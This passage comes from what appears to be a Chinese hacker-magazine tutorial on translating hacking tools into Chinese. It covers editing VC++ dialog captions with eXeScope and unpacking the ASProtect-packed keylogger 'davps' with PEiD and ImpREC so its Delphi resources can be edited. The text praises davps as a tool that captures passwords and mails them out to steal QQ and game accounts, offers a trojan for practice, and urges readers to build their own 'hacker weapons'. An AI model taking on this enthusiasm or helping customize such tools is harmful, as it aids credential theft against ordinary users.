下面就来正式汉化程序各个界面和文字信息了。我们还是选用eXeScope（也可以使用其它资源修改工具）加载unpacked.exe，这回查看各资源的时候就不会弹出警告了。

一般软件汉化主要是对其界面进行修改，也就是修改Dialog（对话框）的内容。而使用eXeScope修改vc++资源效果较好，因为在修改的同时可以直接看到修改后的效果，对VC++资源的修改可以说是做到了可视化的程度，如图7。




图7

修改方法如下：使用鼠标点选要修改的项目，在Caption属性处进行修改，将英文内容改成中文，如图8。

同时你也可以发挥想象力打造出个性的界面。看到我汉化的界面了吧，上边有我的名字，心动了吗？快动手打造属于你自己的黑客兵器吧！




图8

如果软件有多个Dialog（对话框），使用同样的方法对Dialog（对话框）里的其它界面进行汉化修改。

修改完成退出时会提示是否确认修改，如图9。

点"OK"即可完成修改并保存结果。快来看看我们的杰作吧。郁闷的是，在查看时你会发现关于窗口没有被汉化，如图10。




图9




图10

可是在使用eXeScope查看资源的时候并没有发现这个窗口的资源啊？这是为什么呢？答案很简单。由于这个窗口资源属于非标准资源——ASCII字符资源，因此eXeScope是无法提取修改的。那用什么方法可以修改呢？

不要着急，下面介绍汉化VB程序时将详细介绍汉化非标准资源——ASCII字符资源的方法。

VC++编写的程序汉化起来还是比较容易的，只要资源格式为标准格式，使用eXeScope就可以轻松搞定，如含有非标准资源则使用汉化VB程序的方法也可以轻松解决。光盘中提供了另外一款好用的黑软——彩虹木马的英文版，汉化方法和上面一样，大家可以动手汉化练习一下，如有什么困难和疑问可到X档案的论坛上找我。

二、Delphi汉化实践篇

下面以一款好用的密码窃取软件davps为例讲解Delphi资源的一般汉化方法。Davps是一款很好用的键盘记录软件，支持邮件发送，可以截获所有密码并发送到你的指定邮箱，经常用于盗取QQ、网游帐号和密码。还是按照上面讲的那“三步绝杀”的方法搞定它。

第一步：拨云见日

既然是黑软，加壳基本上已经成了必然。如果你见到哪个黑软没有加壳，请不要高兴太早，因为那很有可能是经过伪装来欺骗查壳软件的（比如当年的啊拉QQ大盗）。这款软件也不例外，如图11。




图11




图12

程序加的是ASProtect壳。新版PEiD的通用脱壳插件（PEiD Generic Unpacker）基本上可以搞定所有常见的壳，当然ASProtect 1.2/1.2c壳也不例外，如图12。当我们选择通用脱壳插件后，会弹出如图13所示的一个窗口。




图13

先点右面的“=>”按钮来查看程序入口点，再点下面的“Unpack”进行脱壳。当脱壳完毕后会提示是否使用“ImpREC”重建程序导入表，选择“是”，否则脱壳后的程序是无法正常运行的，如图14。




图14

脱壳完成后，在davps目录下会生成一个builder.exe.unpacked_.exe文件，它就是脱壳后的程序了，可以看到它和原文件的大小相差很大，这说明ASProtect壳具有一定的压缩作用。这个程序是什么语言编写的呢？使用PEID加载builder.exe.unpacked_.exe查看一下就会知道了，如图15。




图15

前面提到Delphi类型的资源一般会有RcData，且其内部代码可被模拟。下一步我们就深入其内部看个究竟吧。

第二步：初窥门径

使用eXeScope加载脱壳后的程序builder.exe.unpacked_.exe看看资源类型以及资源是否为标准化的，如图16。果然发现资源里有“RcData”，也可以看到具体资源代码，这时可以用Delphi对其内部资源代码进行模拟编辑。我们只是要汉化其界面就没必要对其模拟了，有兴趣的朋友可以自己模拟一下。一般来讲汉化Delphi类型的资源就是对RcData中相关界面中文字信息的“Caption”属性进行汉化修改。不过汉化Delphi类型资源不象汉化VC++资源那样可以直接看到修改的效果。因此在汉化Delphi类型资源时一定要细心查看每一个Caption属性并对其进行汉化。

